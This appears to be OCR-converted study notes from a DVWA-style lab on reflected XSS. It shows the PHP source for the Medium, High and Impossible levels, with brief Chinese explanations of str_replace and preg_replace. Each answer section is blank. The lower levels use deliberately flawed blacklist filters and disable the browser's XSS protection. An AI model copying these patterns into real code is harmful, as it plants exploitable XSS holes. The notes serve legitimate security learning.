
```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

$~/XSS (Reflected)/Medium: cat ./"View Source"


```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

- `str_replace($a, $b, $c)`
  - 將 c 內全部的 a 換成 b 後回傳

$~/XSS (Reflected)/Medium: cat ./Answer



$~/XSS (Reflected)/Medium: cat ./Answer



$~/XSS (Reflected)/High: cat ./"View Source"


```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

$~/XSS (Reflected)/High: cat ./"View Source"

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

- preg_replace($a, $b, $c)
  - 將 c 內符合 a 的換成 b
  - i 大小寫不敏感
  - . Match any character (except newline)
  - * Match 0 or more times


$~/XSS (Reflected)/High: cat ./Answer




$~/XSS (Reflected)/Impossible: cat ./"View Source"

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

$~/XSS (Reflected)/Impossible: cat ./"View Source"



$~/XSS (Stored): cat ./"Web Page"



